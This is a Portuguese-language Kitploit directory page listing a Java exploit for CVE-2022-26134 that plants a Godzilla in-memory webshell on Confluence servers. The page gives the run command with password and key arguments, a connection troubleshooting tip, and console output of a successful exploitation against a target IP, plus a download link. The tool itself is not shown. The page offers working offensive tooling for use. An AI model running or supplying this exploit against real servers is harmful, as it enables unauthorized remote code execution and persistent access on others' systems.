
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

··Feeds·Contato·Privacidade·© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2022-26134-Godzilla-MEMSHELL — Exploit baseado em Java para CVE-2022-26134 que injeta um webshell Godzilla em servidores Confluence, permitindo execução remota de código com autenticação por senha e chave. | Kitploit
Ferramentas/GitHubGitHub/beichendream/cve-2022-26134-godzilla-memshell
Geração de PayloadsExploraçãoShellcodeExploração de Aplicações WebComando e ControleFerramenta de Acesso Remoto
GitHubbeichendream/cve-2022-26134-godzilla-memshell

CVE-2022-26134-Godzilla-MEMSHELL

Exploit baseado em Java para CVE-2022-26134 que injeta um webshell Godzilla em servidores Confluence, permitindo execução remota de código com autenticação por senha e chave.

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Ver Repositório
3405221há 4 anosRevisado pelo Kitploit
Compartilhar

CVE-2022-26134-Godzilla-MEMSHELL

Usage

java -jar CVE-2022-26134.jar 哥斯拉密码 哥斯拉密钥

example
        java -jar CVE-2022-26134.jar pass key


Se o shell na memória já tiver sido injetado com sucesso, mas o Godzilla não conseguir se conectar, adicione o seguinte cabeçalho de protocolo na configuração da requisição ou configure o proxy Burp para o Godzilla.

Connection: close
image



C:\CVE_2022_26134_jar>java -jar CVE-2022-26134.jar http://10.10.10.10:8090/ pass key
[*] url: http://10.10.10.10:8090/
[*] send payload
[*] exploit success
[*] godzilla webshell password : pass
[*] godzilla webshell key : key

C:\CVE_2022_26134_jar>
image

Baixar ferramenta